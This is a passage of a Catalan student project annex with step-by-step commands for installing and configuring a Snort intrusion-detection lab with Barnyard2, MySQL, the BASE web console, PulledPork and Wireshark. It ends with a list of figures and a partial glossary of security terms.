# cd /usr/src && wget http://libdnet.googlecode.com/files/libdnet-
1.12.tgz
# tar -zxf libdnet-1.12.tgz && cd libdnet-1.12
# ./configure --prefix=/usr --enable-shared && make && make install
```

Tercer instal·lem DAQ:

```
# cd /usr/src && wget https://www.snort.org/downloads/snort/daq-
2.0.4.tar.gz
# tar -zxf daq-2.0.4.tar.gz && cd daq-2.0.4
# ./configure && make && make install
```

Instal·lats els tres paquets, ens cal actualitzar el path de les llibreries compartides:

```
# echo >> /etc/ld.so.conf /usr/lib
# echo >> /etc/ld.so.conf /usr/local/lib && ldconfig
```

Annex 6.2 - Instal·lació i configuració d’Snort

Instal·lats tots els pre-requisits, passem a instal·lar, configurar i provar SNORT. Per iniciar la instal·lació introduïm el seguit de comandes següents:

```
# cd /usr/src && wget http://labs.snort.org/snort/2962/snort.conf

Aquest punt dóna error, per descarregar-lo accedim via navegador a la
URL https://labs.snort.org/snort/2962/snort.conf i copiem el contingut
en el fitxer /usr/src/snort.conf
Per trobar l’arxiu hem utilitzat les google dorks següents
site:https://labs.snort.org snort.conf

# wget https://www.snort.org/downloads/snort/snort-2.9.7.2.tar.gz
# tar -zxf snort-2.9.7.2.tar.gz && cd snort-2.9.7.2
# ./configure --enable-sourcefire && make && make install
# mkdir /usr/local/etc/snort /usr/local/etc/snort/rules /var/log/snort
```

```
/var/log/barnyard2 /usr/local/lib/snort_dynamicrules
# touch /usr/local/etc/snort/rules/white_list.rules
/usr/local/etc/snort/rules/black_list.rules /usr/local/etc/snort/sid-
msg.map
# groupadd snort && useradd -g snort snort
# chown snort:snort /var/log/snort /var/log/barnyard2
# cp /usr/src/snort-2.9.7.2/etc/*.conf* /usr/local/etc/snort
# cp /usr/src/snort-2.9.7.2/etc/*.map /usr/local/etc/snort # cp
/usr/src/snort.conf /usr/local/etc/snort
```

Continuem, configurant el fitxer de configuració de d'Snort, snort.conf. Editem el fitxer:

```
# nano /usr/local/etc/snort/snort.conf
```

I modifiquem les següents línies:

```
Línia #45 - ipvar HOME_NET 192.168.10.0/24 – make this match your
internal (friendly) network
Línia #48 - ipvar EXTERNAL_NET !$HOME_NET
Línia #104 - var RULE_PATH ./rules
Línia #109 - var WHITE_LIST_PATH ./rules
Línia #110 - var BLACK_LIST_PATH ./rules
Línia #293 - add this to the end after "decompress_depth 65535"
max_gzip_mem 104857600
Línia #521 - add this line output unified2: filename snort.log, limit
128
Línia #543 - delete or comment out all of the "include $RULE_PATH" lines
except "local.rules"
```

A continuació hem d'editar el fitxer local.rules

```
# nano /usr/local/etc/snort/rules/local.rules
```

I entrem una única regla com la següent:

```
alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:10000001;
rev:1;)
```

En aquest moment ja podem fer una prova a veure si la instal·lació d'Snort ha estat correcte. Per fer-la el primer que ens cal és engegar Snort:

```
# /usr/local/bin/snort -A console -q -u snort -g snort -c
/usr/local/etc/snort/snort.conf -i eth0
```

Seguidament llancem un ping des del nostre PC físic o des de una altre màquina per validar que estar treballant correctament. Si tot va bé veurem en la pantalla un missatge com:

> 02/09-11:29:43.450236 [**] [1:10000001:0] ICMP test [**] [Priority: 0] {ICMP} 192.168.1.254 -> 192.168.10.10 02/09-11:29:43.450251 [**] [1:10000001:0] ICMP test [**] [Priority: 0] {ICMP} 192.168.10.10 -> 192.168.1.254

Si tot ha anat bé, sortim del mode captura d'Snort polsant ctrl+c. Anem ara a per la instal·lació i la configuració de Barnyard2. Haurem d'executar el seguit de comandes:

```
# cd /usr/src && wget
https://github.com/firnsy/barnyard2/archive/master.tar.gz
# tar -zxf master.tar.gz && cd barnyard2-*
# autoreconf -fvi -I ./m4 && ./configure --with-mysql --with-mysql-
libraries=/usr/lib/i386-linux-gnu && make && make install
# mv /usr/local/etc/barnyard2.conf /usr/local/etc/snort
# cp schemas/create_mysql /usr/src
```

Seguidament obrim l'arxiu de configuració de Barnyard 2 amb la següent comanda:

```
# nano /usr/local/etc/snort/barnyard2.conf
```

Modifiquem les línies següents:

```
Línia #27 change to /usr/local/etc/snort/reference.config
Línia #28 change to /usr/local/etc/snort/classification.config
Línia #29 change to /usr/local/etc/snort/gen-msg.map
Línia #30 change to /usr/local/etc/snort/sid-msg.map
Línia #227 change to output alert_fast
```

I al final del fitxer afegim el següent, tenint en compte de posar correctament la password de MySQL:

```
output database: log, mysql, user=snort password=<mypassword>
dbname=snort host=localhost
```

Seguidament, i per configurar la base de dades el primer que fem és connectar amb ella (ens demanarà la contrasenya que hem introduït en el moment de fer la instal·lació), i executar un seguit de comandes. Les sentències a executar són les següents:

```
# mysql -u root -p

mysql> create database snort;
mysql> grant CREATE, INSERT, SELECT, DELETE, UPDATE
on snort.* to snort@localhost;

mysql> SET PASSWORD FOR
snort@localhost=PASSWORD('mypassword'); # set user
password different from "root" password

mysql> use snort;
mysql> source /usr/src/create_mysql
mysql> show tables; # you should see the list of
new tables you just imported.

mysql> exit
```

```
mysql> show tables;
+------------------+
| Tables_in_snort  |
+------------------+
| data             |
| detail           |
| encoding         |
| event            |
| icmphdr          |
| iphdr            |
| opt              |
| reference        |
| reference_system |
| schema           |
| sensor           |
| sig_class        |
| sig_reference    |
| signature        |
| tcphdr           |
| udphdr           |
+------------------+
16 rows in set (0,00 sec)
```

Figura 0-19. Taules MySQL Base

En finalitzar el procés correctament, i executar la comanda show tables, se'ns mostren les taules que hem creat durant el procés d'importació.

Configurada la BBDD anem a aixecar Snort i Barnyard amb les següents comandes:

```
# /usr/local/bin/snort -q -u snort -g snort -c
/usr/local/etc/snort/snort.conf -i eth0 &
```

```
# /usr/local/bin/barnyard2 -c /usr/local/etc/snort/barnyard2.conf -d
/var/log/snort -f snort.log -w /usr/local/etc/snort/bylog.waldo -C
/usr/local/etc/snort/classification.config &
```

Tornem a fer un ping des de una altra màquina i executem la següent consulta a MySQL (ens demanarà que introduïm la contrasenya) per veure si a MySQL s'ha recollit correctament la captura del ping. Si veiem dades és bona senyal.

```
# mysql -uroot -p -D snort -e "select count(*) from event"
```

Si tot ha anat bé, el següent pas és configurar Apache i PHP. Per fer-ho executem el següent:

```
# cp /etc/apache2/sites-available/default-ssl /etc/apache2/sites-enabled
```

I editem el fitxer de configuració de PHP:

```
# nano /etc/php5/apache2/php.ini
```

On modifiquem només la línia següent:

```
Line #452 – change line to read - error_reporting = E_ALL & ~E_NOTICE
```

Annex 6.3 - Instal·lació de BASE.

Primerament instal·lem varies dependències que té BASE:

```
# a2enmod ssl
# pear config-set preferred_state alpha && pear channel-update
pear.php.net
# pear install --alldeps Image_Color2 Image_Canvas Image_Graph
# /etc/init.d/apache2 restart
```

A continuació, descarreguem i instal·lem Base:

```
# cd /usr/src && wget
http://sourceforge.net/projects/secureideas/files/BASE/base-1.4.5/base-
1.4.5.tar.gz
# tar -zxf base-1.4.5.tar.gz && cp -r base-1.4.5 /var/www/base
# chmod 777 /var/www/base          (just for now)
```

Si tot ha anat correctament, podem obrir el navegador i accedir a l'adreça següent per fer la configuració de l'entorn https://192.168.10.10/base. Ens apareixerà una pantalla com la següent:



Figura 0-20. Configuració Base 1

Cliquem Continue, i escollim l'idioma. En la següent pantalla introduïm en el camp Path to adodb:

```
/usr/share/php/adodb
```



Figura 0-21. Configuració Base 2

Cliquem Continue, i en la següent pantalla introduïm les següents dades:

```
Database Name: snort
Database Host: localhost
Database Port: leave blank
Database User Name: snort
Database Password: mypass
```



Figura 0-22. Configuració Base 3

Cliquem Continue, i introduïm les dades d'autenticació del sistema.



Figura 0-23. Petició dades autenticació Base

Continuem, i en la següent pantalla cliquem sobre "Create BASE AG" per configurar la base de dades per treballar amb Base.



Figura 0-24. Configuració instal·lació Base

La següent pantalla ens mostra que ha realitzat correctament el procés. Cliquem a Continue to step 5 que ens entrarà en el sistema.



Figura 0-25. Pantalla final configuració Base

Finalment, i atès que tot ha anat bé, entrem a Base, i veiem una pantalla on es mostra que ja hem capturat tràfic.



Figura 0-26. Dashboard Base. Pantalla incial

Ara i per automatitzar l'arrancada de tot l'entorn creem un script amb la següent comanda:

```
nano /etc/init.d/snortbarn
```

I copiarem el següent codi:

```
#! /bin/sh
#
### BEGIN INIT INFO
# Provides: snortbarn
# Required-Start: $remote_fs $syslog mysql
# Required-Stop: $remote_fs $syslog
# Default-Start: 2 3 4 5
# Default-Stop: 0 1 6
# X-Interactive: true
# Short-Description: Start Snort and Barnyard
### END INIT INFO
. /lib/init/vars.sh
. /lib/lsb/init-functions
mysqld_get_param() {
 /usr/sbin/mysqld --print-defaults | tr " " "\n" | grep -- "--$1" | tail
-n 1 | cut -d= -f2
```

```
}
do_start()
{
 log_daemon_msg "Starting Snort and Barnyard" ""
 # Make sure mysql has finished starting
 ps_alive=0
 while [ $ps_alive -lt 1 ];
 do
 pidfile=`mysqld_get_param pid-file`
 if [ -f "$pidfile" ] && ps `cat $pidfile` >/dev/null 2>&1; then
ps_alive=1; fi
 sleep 1
 done
 /sbin/ifconfig eth0 up
 /usr/local/bin/snort -q -u snort -g snort -c
/usr/local/etc/snort/snort.conf -i eth0 &
 /usr/local/bin/barnyard2 -q -c /usr/local/etc/snort/barnyard2.conf -d
/var/log/snort -f snort.log -w /usr/local/etc/snort/bylog.waldo -C
/usr/local/etc/snort/classification.config 2> /dev/null &
 log_end_msg 0
 return 0
}
do_stop()
{
 log_daemon_msg "Stopping Snort and Barnyard" ""
 kill $(pidof snort) 2> /dev/null
 kill $(pidof barnyard2) 2> /dev/null
 log_end_msg 0
 return 0
}
case "$1" in
 start)
 do_start
 ;;
 stop)
 do_stop
 ;;
 restart)
 do_stop
 do_start
 ;;
 *)
 echo "Usage: snort-barn {start|stop|restart}" >&2
 exit 3
 ;;
esac
exit 0
```

Creat l'script hem de fer-lo executable i crear els enllaços necessaris per a que engeguin en l'arrancada:

```
# chmod +x /etc/init.d/snortbarn
# insserv -f -v snortbarn
```

D'aquesta manera, ja tindrem el nostre entorn completament configurat. En el nostre cas no volem ni activar les regles de detecció, doncs és precisament un dels objectius del projecte, ni

volem que se'n faci l'actualització automàtica. Per tant, deixarem comentades totes les regles de detecció, i per un altre costat no activarem l'actualització de regles automàtiques. Si ho volguéssim fer el procediment seria el següent:

Per fer l'actualització automàtica utilitzaríem Pulledpork. El primer que se'ns recomana és visitar les dues pàgines on trobarem regles professionals http://www.emergingthreatspro.com i http://www.snort.org. Tot seguit fem la descàrrega i instal·lació de Pulledpork:

```
# cd /usr/src && wget
https://pulledpork.googlecode.com/files/pulledpork-0.7.0.tar.gz
# tar -zxf pulledpork-0.7.0.tar.gz && cd pulledpork-0.7.0
# cp pulledpork.pl /usr/local/bin && cp etc/*.conf /usr/local/etc/snort
```

Tal com ens indica el procediment d'instal·lació, si volem utilitzar *the Sourcefire VRT Certified Rules*, hem d'anar a snort.org, registrar-nos i obtenir un "oinkcode", que ens permetrà descarregar i utilitzar les regles registrades.

Seguidament obrim per modificar l'arxiu següent:

```
# vi /usr/local/etc/snort/pulledpork.conf
```

I modifiquem les línies següents:

```
Line 19: enter your "oinkcode" where appropriate or comment out the line
Line 26: enter your "oinkcode" where appropriate or comment out the line
Line 27: uncomment to use the Emerging Threats rule set
Line 131: change to: distro=Debian-6-0
Line 139: Comment out Blacklist
Lines 194-197: Uncomment
```

Executem la següent comanda

```
# echo pcre:fwsam >> /usr/local/etc/snort/disablesid.conf # disables all
block (fwsam) rules
```

I engeguem Pulledpork

```
# chmod +x /usr/local/bin/pulledpork.pl
# /usr/local/bin/pulledpork.pl -c /usr/local/etc/snort/pulledpork.conf -
T –l
```

A partir d'ara, trobaríem les nostres local.rules i snort.rules a /usr/local/etc/snort/rules.

Per últim executem les següents comandes:

```
# rm /var/www/index.html
# chmod 755 /var/www/base
# pkill snort && pkill barnyard2
# rm -rf /var/log/snort/* /var/log/barnyard2/*
# vi /usr/local/etc/snort/rules/local.rules – Comment out the test rule
# vi /usr/local/etc/snort/snort.conf – Line 542: add: include
$RULE_PATH/snort.rules
```

Finalment reiniciem Snort:

```
# /etc/init.d/snortbarn restart
```

Annex 6.4 - Instal·lació de WIRESHARK

Per finalitzar la configuració de l'equip, ens caldrà fer la instal·lació de WireShark. La instal·lació és senzilla si la fem des d'un dels repositoris de Debian, i només haurem d'executar la comanda per instal·lar WireShark i les seves dependències:

```
# apt-get install wireshark
```

La instal·lació ens crea un accés directe a aplicacions/internet, per tal que puguem fer les captures i l'explotació d'aquetes des de l'entorn gràfic, doncs ens facilitarà molt la vida fer-ho des d'entorn gràfic.

Si executem Wireshark, veiem que ens adverteix que executar-lo amb l'usuari *"root"* i grup *"root"* pot ser perillós. Per evitar haver d'executar Wireshark amb l'usuari *root* executem la següent comanda:

```
# dpkg-reconfigure wireshark-common
```

En executar la comanda, ens apareix la següent pantalla que ens pregunta si volem que usuaris sense privilegis de root puguin executar Wireshark, On li indiquem que SI. En fer això ens crea un grup d'usuaris anomenat Wireshark., el qual tindrà permisos per executar de root dumpcap. Ara només hem d'assignar els usuaris que vulguem que executin Wireshark. En el nostre cas que tenim l'usuari jordi executarem la següent comanda:



Figura 0-27. Configuració Wireshark-common

```
# usermod -a -G wireshark jordi
```

Instal·lat Wireshark, aprofitarem i també fem la instal·lació de PHPmyadamin per si el necessitem per l'administració de la base de dades MySQL. El procediment és ben senzill:

```
# apt-get install phpmyadmin
```

Taula de figures

Figura 1-1. Esquema xarxa amb IDS 9
Figura 1-2. Elements bàsics laboratori 9
Figura 1-3. Planificació del projecte 11
Figura 1-4. Taula tasques planificació temporal 12
Figura 2-1. Ubicacions Snort 15
Figura 2-2. Variants connexió IDS a la xarxa 15
Figura 2-3. Proposta laboratori entorn de treball 16
Figura 2-4. Arquitectura SNORT 18
Figura 3-1. Ping equip objectiu 24
Figura 3-2. Vulnerabilitats detectades per Nessus 25
Figura 3-3. Registre intrusions a Base 25
Figura 3-4. Arranc Metasploit amb suport de base de dades 26
Figura 3-5. Creació estructura base de dades Metasploit 26
Figura 3-6. Banner Metasploit 26
Figura 3-7. Estatus BBDD msf3 26
Figura 3-8. Exportació de Nessus 27
Figura 3-9. Importació anàlisi objectius a Metasploit 28
Figura 3-10. Visualització dels hosts carregats en base de dades de Metasploit 28
Figura 3-11. Paràmetres connexió Armitage 28
Figura 3-12. Interface d'usuari d'Armitage 29
Figura 4-1. Resultat execució Nmap Metasploitable 2 30
Figura 4-2. Resultat execució Nmap Owasp 31
Figura 4-3. Resultat execució Nmap Windows 7 31
Figura 4-4. FTP anonymous 31
Figura 4-5. Escaneig UDP amb Nmap Windows 7 31
Figura 4-6. Escaneig UDP amb Nmap Metasploitable 2 32
Figura 4-7. Escaneig UDP amb Nmap Owasp 32
Figura 4-8. Resum vulnerabilitats detectades Nessus contra Windows 7 32
Figura 4-9. Resum vulnerabilitats detectades Nessus contra Metasploitable 2 32
Figura 4-10. Resum vulnerabilitats detectades Nessus contra Owasp 32
Figura 4-11. Llistat vulnerabilitats detectades Metasploitable 33
Figura 4-13. Detall vulnerabilitat Samba 3.x 33
Figura 4-14. Opcions no escapades a PHP 35
Figura 5-1. Vulnerabilitat Apache PGP-CGI Remote Code Execution a nessus 39
Figura 5-2. Exploit per CVE-2012-1823 39
Figura 5-3. Opcions exploit php_cgi_arg_injection 40
Figura 5-4. Accés vulnerat a Metasploitable 40
Figura 5-5. Captura Wireshark 40
Figura 5-6. Trama capturada Wireshark. Apache PHP CGI 41

Figura 5-7. Codi exploit Apache PHP-CGI 42
Figura 5-8. Regla Snort detecció Apache PHP CGI 43
Figura 5-9. Equip compromès 46
Figura 5-10. Hail Mary i sessió Meterpreter 46
Figura 5-11. Comandes en shell Meterpreter equip compromès 47
Figura 5-12. Opcions exploit tikiwiki_graph_formula_exec 47
Figura 5-13. Execució exploit tikiwiki_graph_formula_exec 48
Figura 5-14. Captura de tràfic atac tikiwiki amb Wireshark 48
Figura 5-15. Establiment comunicació inversa 49
Figura 5-16. Codi exploit TikiWiki tiki-graph_formula Remote PHP 49
Figura 5-17. Paquet Wireshark GET Tikiwiki 1 50
Figura 5-18. Paquet Wireshark GET Tikiwiki 2 50
Figura 5-19. Paquet Wireshark GET Tikiwiki 3 50
Figura 5-20. Paquet Wireshark GET Tikiwiki 4 50
Figura 5-21. Codi font exploit 53
Figura 5-22. establiment connexió sessió Meterpreter 55
Figura 5-23. Session -l. visualització sessió Meterpreter 55
Figura 5-24. Interacció Meterpreter amb equip compromès 56
Figura 5-25. Finalització servei des de consola Meterpreter 56
Figura 5-26. Captura tràfic exploit 57
Figura 5-27. Registres alertes Snort en Base 57
Figura 5-28. Detall regla Snort per ID 1390 58
Figura 5-29. Registre a Snort del fals positiu 60
Figura 5-30. Detecció atac per mitja d'antivirus 60
Figura 0-1. Instal•lació Kali Linux 66
Figura 0-2. Configuració Xarxa Kali 66
Figura 0-3. Arrancada de Nessus 67
Figura 0-4. Sol•licitud de credencials instal•lació Nessus 67
Figura 0-5. Instal•lació Nessus 67
Figura 0-6. Codi activació Nessus 67
Figura 0-7. Descarrega plugins Nessus 67
Figura 0-8. Pantalla login Nessus 67
Figura 0-9. Adaptadors xarxa enrutador 68
Figura 0-10. Instal·lació Debian 68
Figura 0-11. Configuració xarxa enrutador 68
Figura 0-12. Configuració xarxa equip objectiu 69
Figura 0-13. Pantalla accés Metasploitable 69
Figura 0-14. Configuració xarxa Metasploitable 69
Figura 0-15. Configuració xarxa equip detector 70
Figura 0-16. Contrasenya MySQL 71
Figura 0-17. Confirmació contrasenya MySQL 71

Figura 0-18. Missatge instal·lació pre requeriments equip detector 71
Figura 0-19. Taules MySQL Base 74
Figura 0-20. Configuració Base 1 75
Figura 0-21. Configuració Base 2 76
Figura 0-22. Configuració Base 3 76
Figura 0-23. Petició dades autenticació Base 76
Figura 0-24. Configuració instal·lació Base 76
Figura 0-25. Pantalla final configuració Base 77
Figura 0-26. Dashboard Base. Pantalla incial 77
Figura 0-27. Configuració Wireshark-common 80

GLOSSARI

ACK: Missatge que el destí de la comunicació envia a l'origen d'aquesta per confirmar la recepció d'un missatge.

Antimalware: Programari desenvolupat per la detecció de malware*.

Apache: A grans trets, Apache és un servidor web HTTP de codi obert per a plataformes (BSD, GNU/Linux, etc...) Microsoft, Macintosh i altres que implementen el protocol HTTP 1.1. És un programa especialment dissenyat per a transferir dades d'hipertext, és a dir, pàgines web amb tots els seus elements (textos, widgets, banners, etc...). Aquests servidors web utilitzen el protocol http.

ARP: Acrònim de Protocol de Resolució d'Adreces (de l'anglès, Address Resolution Protocol).

Auxiliars: Un Auxiliar és un programa que permet obtenir informació sobre l'objectiu amb la finalitat de determinar possibles vulnerabilitats que el puguin afectar, aquest tipus de programes són útils per establir una estratègia d'atac sobre un sistema objectiu. També permet definir una sèrie de gestes que són llançades contra l'objectiu per tal de provar si alguna d'elles pot comprometre l'objectiu i aconseguir executar un payload donat.

Backdoor: Una porta del darrere (o en anglès backdoor), en un sistema informàtic és una seqüència especial dintre del codi de programació, mitjançant la qual es poden evitar els sistemes de seguretat de l'algorisme (autenticació) per accedir al sistema. Tot i que aquestes portes poden ser utilitzades per a fins maliciosos i espionatge no sempre són un error, poden haver estat dissenyades amb la intenció de tenir una entrada secreta.

Bugtraq: Llista de correu electrònic per a publicació de vulnerabilitats de programari i maquinari.

CGI: Interfície d'entrada comú (en anglès Common Gateway Interface, abreujat CGI) és una important tecnologia de la World Wide Web que permet a un client (navegador web) sol·licitar dades d'un programa executat en un servidor web. CGI especifica un estàndard per transferir dades entre el client i el programa. És un mecanisme de comunicació entre el servidor web i una aplicació externa on el resultat final de l'execució són objectes MIME. Les aplicacions que s'executen en el servidor reben el nom de CGIs.

Contrasenya: paraula "password" o cadena de caràcters secreta, de longitud relativament curta, usada per una entitat per autenticar-se.

DDOS: Denegació de servei.

DMZ: (de l'anglès Demilitarized zone) o zona desmilitaritzada. Una zona desmilitaritzada (DMZ) o xarxa perimetral és una xarxa local que es situa entre la xarxa interna d'una organització i una xarxa externa, generalment Internet.

Encoders: Els Encoders són algoritmes de codificació i ofuscació per quan fem enginyeria social i haguem d'evadir alguns antivirus, IDS...

Exploit: Un exploit és un programa que explota una o diverses vulnerabilitats en un programari determinat, freqüentment és utilitzat per guanyar accés a un sistema i tenir un nivell de control sobre ell.

Firewall: Element de xarxa per la prevenció dels nostres sistemes interns, que realitzarà un control d'accés amb l'objectiu de separar la nostra xarxa dels equips de l'exterior (potencialment hostils). En anglès, tallafocs.

Finger: Protocol que proporciona informació dels usuaris d'una màquina, estiguin o no connectats en el moment d'accedir al servei.

Footprinting: Procés que consisteix en la recerca i recol·lecció de qualsevol tipus d'informació d'un objectiu que pugui ser capturada de forma passiva, és a dir, sense l'ús d'eines que realitzin escanejos o atacs de reconeixement de la plataforma objectiu

Framework: En termes generals, un conjunt estandarditzat de conceptes, pràctiques i criteris per enfocar un tipus de problemàtica particular que serveix com a referència, per a enfrontar i resoldre nous problemes d'índole similar. En el desenvolupament de programari, un framework o infraestructura digital, és una estructura conceptual i tecnològica de suport definit, normalment amb artefactes o mòduls de programari concrets, que pot servir de base per a l'organització i desenvolupament de programari. Típicament, pot incloure suport de programes, biblioteques, i un llenguatge interpretat, entre d'altres eines, per així ajudar a desenvolupar i unir els diferents components d'un projecte.

FTP: En anglès de File Transfer Protocol, 'Protocol de Transferència d'Arxius'), és un protocol de xarxa per a la transferència d'arxius entre sistemes connectats a una xarxa TCP (Transmission Control Protocol), basat en l'arquitectura client-servidor.

GPL: General Public License (Llicència Pública General). Llicència creada per la Free Software Foundation i orientada principalment als termes de distribució, modificació i ús de programari lliure.

Handler: en Metasploit, un handler és el que utilitzem per connectar amb una destinació. Depenent del payload, el handler quedarà a l'escolta esperant una connexió per part del payload (reverse payload) o iniciarà una connexió contra un host en un port especificat (cas d'un bind payload).

HTML: (de l'anglès Hyper Text Markup Language, llenguatge de marques d'hipertext) llenguatge de programació per escriure pàgines web.

HTTP: Protocol utilitzat en cada transacció de la World Wide Web, de l'anglès Hyper Text Transfer Protocol.

Hub: Un hub o concentrador és un dispositiu que canalitza el cablejat d'una xarxa per ampliar-la i repetir el mateix senyal a través de diferents ports.

ICMP: El Protocol de Missatges de Control d'Internet o ICMP (per les sigles en anglès d'Internet Control Message Protocol) és el sub protocol de control i notificació d'errors del Protocol d'Internet (IP). Com a tal, s'usa per enviar missatges d'error, indicant per exemple que un servei determinat no està disponible o que un router o host no pot ser localitzat. També pot ser utilitzat per transmetre missatges ICMP Query.

ID: Codi d'identificació.

IDS: Sistema de detecció d'intrusos.

IP: Internet Protocol o IP és un protocol de comunicació de dades digitals classificat funcionalment en la Capa de Xarxa segons el model internacional OSI. La seva funció principal és l'ús bidireccional en origen o destinació de comunicació per transmetre dades mitjançant un protocol no orientat a connexió que transfereix paquets commutats a través de diferents xarxes físiques prèviament enllaçades segons la norma OSI d'enllaç de dades.

ISP: Internet Services Provider o proveïdor de serveis d'internet.

Kernel: En nucli o kernel (de l'arrel germànica Kern, nucli, os) és un programari que constitueix una part fonamental del sistema operatiu, i es defineix com la part que s'executa en mode privilegiat.

LAN: LAN són les sigles de Local Area Network, Xarxa d'àrea local. Una LAN és una xarxa que connecta els ordinadors en una àrea relativament petita i predeterminada (com una habitació, un edifici, o un conjunt d'edificis

Linux: GNU / Linux és un dels termes emprats per referir-se a la combinació del nucli o kernel lliure similar a Unix denominat Linux amb el sistema GNU. El seu desenvolupament és un dels exemples més prominents de programari lliure; tot el seu codi font pot ser utilitzat, modificat i redistribuït lliurement per qualsevol sota els termes de la GPL (Llicència pública general de GNU, en anglès: General Public License) i una altra sèrie de llicències libres.

Log: Registre d'esdeveniments que es produeixen durant un rang de temps en particular.

Malware: El malware (de l'anglès malicious software), també anomenat badware, codi maligne, programari maliciós o programari malintencionat, és un tipus de programari que té com a objectiu infiltrar o danyar un ordinador o sistema d'informació sense el consentiment del seu propietari

Metasploitable 2: És una distribució intencionadament vulnerable d'una màquina virtual Linux.

